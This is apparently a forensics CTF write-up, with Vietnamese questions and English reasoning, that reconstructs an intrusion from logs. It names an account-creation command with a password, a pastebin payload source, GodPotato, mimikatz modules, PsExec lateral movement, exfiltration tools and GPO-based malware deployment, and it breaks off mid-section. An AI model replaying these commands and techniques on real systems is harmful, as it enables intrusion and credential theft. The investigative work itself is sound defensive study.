
They then used the same tool for command execution. GodPotato is a privilege-escalation tool that can elevate low-privileged service accounts to NT AUTHORITY\SYSTEM.
Based on this sequence, I assumed the earlier user-creation command failed due to low privileges, so the attacker used this tool to escalate privileges.
A curl command was used to download a .bat file, and backup.exe was then used to execute it.
The link was indeed the command.

The answer is https://pastebin.com/raw/yDpKXT6n
Third question
Kẻ tấn công đã sử dụng công cụ gì để thực hiện leo quyền? (format flag: tên công cụ)This was already identified in the second question.
The answer is GodPotato
Fourth question
Kẻ tấn công đã bruteforce thất bại bao nhiêu lần trước khi tìm ra mật khẩu để pivot sang DB?The pivot timestamp matched when sqlserver.exe spawned cmd.exe in the Sysmon logs. Based on this document, I checked Application.evtx for failed login attempts with Event ID 18456.

The answer is 2004
Fifth question
Số lần kẻ tấn công thực hiện câu lệnh thông qua xp_cmdshell?I can find these in the previously parsed sysmon log by finding the phrase xp_cmdshell in the Executable Info.

The answer is 9
Sixth question
Kẻ tấn công được cho là đã kết nối đến một máy chủ ngoài Internet để thực hiện trích xuất dữ liệu. Hãy cung cấp username kẻ tấn công dùng để truy cập server đóAfter filtering Sysmon for Event ID 3, I saw rclone.exe, WinSCP.exe, and OpenSSH.exe all querying the same domain: eu-central-1.sftpcloud.io.

Using the PsList logs, I identified the command used by the attacker to exfiltrate data.

The answer is 60e54f5c9d124c3cb0079780d98bd48e
Seventh question
Kẻ tấn công đã sử dụng script SQL nào để dump toàn bộ dữ liệu trong DB?The Sysmon logs showed a .sql file named backup_sharepoint_databases.sql.

I cross-referenced this timeline with sql.log.

The answer is backup_sharepoint_databases.sql
Eighth question
Kẻ tấn công đã sử dụng công cụ nào để thực hiện kỹ thuật Credential Dumping?Using the same Sysmon logs, I confirmed the attacker downloaded mimikatz.

The answer is mimikatz
Based on this article, using the logs I can identify which module was used.
Searching for the Event ID of 10 and the Source Image being mimikatz.exe which spawn lsass.exe

It also has the 0x1010 Granted in the GrantedAccess column which means the process has the permission to access the memory of lsass.exe.

This is when the attacker used sekurlsa::logonpasswords to dump the credentials from the memory of lsass.exe.

I also see that after using sekurlsa::logonpasswords, mimikatz spawn cmd.exe then from cmd.exe it spawn PsExec.exe

Which prove the attacker used sekurlsa::pth to pivot to another machine.
Questions and answers
| ID | Question | Answer |
|---|---|---|
| 1 | Câu lệnh được kẻ tấn công sử dụng để tạo user trên máy chủ DB? | net user /add administradora C0ntr@sen4 |
| 2 | Câu lệnh trên có vẻ được tải từ trên Internet về thay vì nhập trực tiếp vào Console. Kẻ tấn công đã lấy nó từ đâu nhỉ? | https://pastebin.com/raw/yDpKXT6n |
| 3 | Kẻ tấn công đã sử dụng công cụ gì để thực hiện leo quyền? (format flag: tên công cụ) | GodPotato |
| 4 | Kẻ tấn công đã bruteforce thất bại bao nhiêu lần trước khi tìm ra mật khẩu để pivot sang DB? | 2004 |
| 5 | Số lần kẻ tấn công thực hiện câu lệnh thông qua xp_cmdshell? | 9 |
| 6 | Kẻ tấn công được cho là đã kết nối đến một máy chủ ngoài Internet để thực hiện trích xuất dữ liệu. Hãy cung cấp username kẻ tấn công dùng để truy cập server đó. | 60e54f5c9d124c3cb0079780d98bd48e |
| 7 | Kẻ tấn công đã sử dụng script SQL nào để dump toàn bộ dữ liệu trong DB? | backup_sharepoint_databases.sql |
| 8 | Kẻ tấn công đã sử dụng công cụ nào để thực hiện kỹ thuật Credential Dumping? | mimikatz |
MITRE ATT&CK
| Observed activity | ATT&CK tactic | ATT&CK technique |
|---|---|---|
Executing OS commands via SQL Server xp_cmdshell | Execution | T1505.001 - Server Software Component: SQL Stored Procedures |
Creating local account administradora with net user /add | Persistence | T1136.001 - Create Account: Local Account |
Privilege escalation using GodPotato | Privilege Escalation | T1068 - Exploitation for Privilege Escalation |
| Repeated failed login attempts before successful pivot | Credential Access | T1110 - Brute Force |
Downloading attacker tooling (GodPotato, scripts, mimikatz) | Command and Control | T1105 - Ingress Tool Transfer |
Data exfiltration via external transfer tools (rclone, WinSCP, OpenSSH) | Exfiltration | T1048 - Exfiltration Over Alternative Protocol |
Credential dumping using mimikatz | Credential Access | T1003 - OS Credential Dumping |
just an inchident (p3)
Thought process
First question
Hãy cung cấp mã hash SHA256 của tập tin mã độc được hacker cài đặt trên hệ thống? (format: SHA256 full lowercase)Again, a handful of artifacts were provided, including vulnsp-ad_thor_2025-10-27_1338.html, which contains two alerts that both point to the same executable: cb.exe.

Apparently, this is a Cobalt Strike implant.

The answer is eb15da8c50f061b774451365f6dc7a796d18530a6032b995fb262d725581ff1e
Second question
User administradora đã được thêm vào nhóm người quản trị trên môi trường Active Directory vào khoảng thời gian nào nhỉ? (format: thời gian theo chuẩn ISO 8601)Using the Sysmon log, I found this event:

Since the question asks for an exact timestamp, I verified it in Event Viewer.

The answer is 2025-10-22T07:48:49.924Z
Third question
Hãy cung cấp đường dẫn tới tập tin chứng minh kẻ tấn công đã sử dụng một công cụ từ bộ Sysinternal Suite để pivot sang máy chủ Domain Controller? (format: đường dẫn tới tập tin này)A Sysinternals tool that can pivot to a Domain Controller would most likely be one used for lateral movement from a compromised host.
From this article, I knew that PsExec from Sysinternals can be used for that. The Sysmon log provided the evidence.

The answer is C:\Windows\PSEXEC-VULNSP-MSSQL-DF7670FE.key
Fourth question
Như đã đề cập, tất cả máy trạm trong môi trường Active Directory của tổ chức chúng tôi đều đã bị nhiễm mã độc, tôi không hiểu chúng làm như thế nào? Hãy cung cấp ID của kỹ thuật này theo MITRE ATT&CK.This is clearly an AD-related question.
In Sysmon, I noticed DFSRs.exe running several times.

DFSR ensures that Domain Controllers in an AD environment stay synchronized and replicated.
I also had a folder called SYSVOL. This document explains that SYSVOL stores critical files such as GPOs (Group Policy Objects).
So the attacker likely modified GPOs on one Domain Controller, then relied on DFSR replication to spread those changes across the AD environment. From this, I could map the activity to MITRE ATT&CK.

The answer is T1484.001
Fifth question
GUID của policy thực hiện việc tải và thực thi mã độc trên tất cả máy trạm là?Checking Sysmon again, I saw several files created under C:\Windows\SYSVOL\domain\Policies\{1F8C50FF-3442-44AA-95EC-7157B3601B74}, including script.bat.


The script contained a Base64-encoded PowerShell command running in hidden mode, which is clearly malicious.
The answer is 1F8C50FF-3442-44AA-95EC-7157B3601B74
Sixth question
User-Agent mà mã độc sử dụng để kết nối đến C2?I decoded the payload.
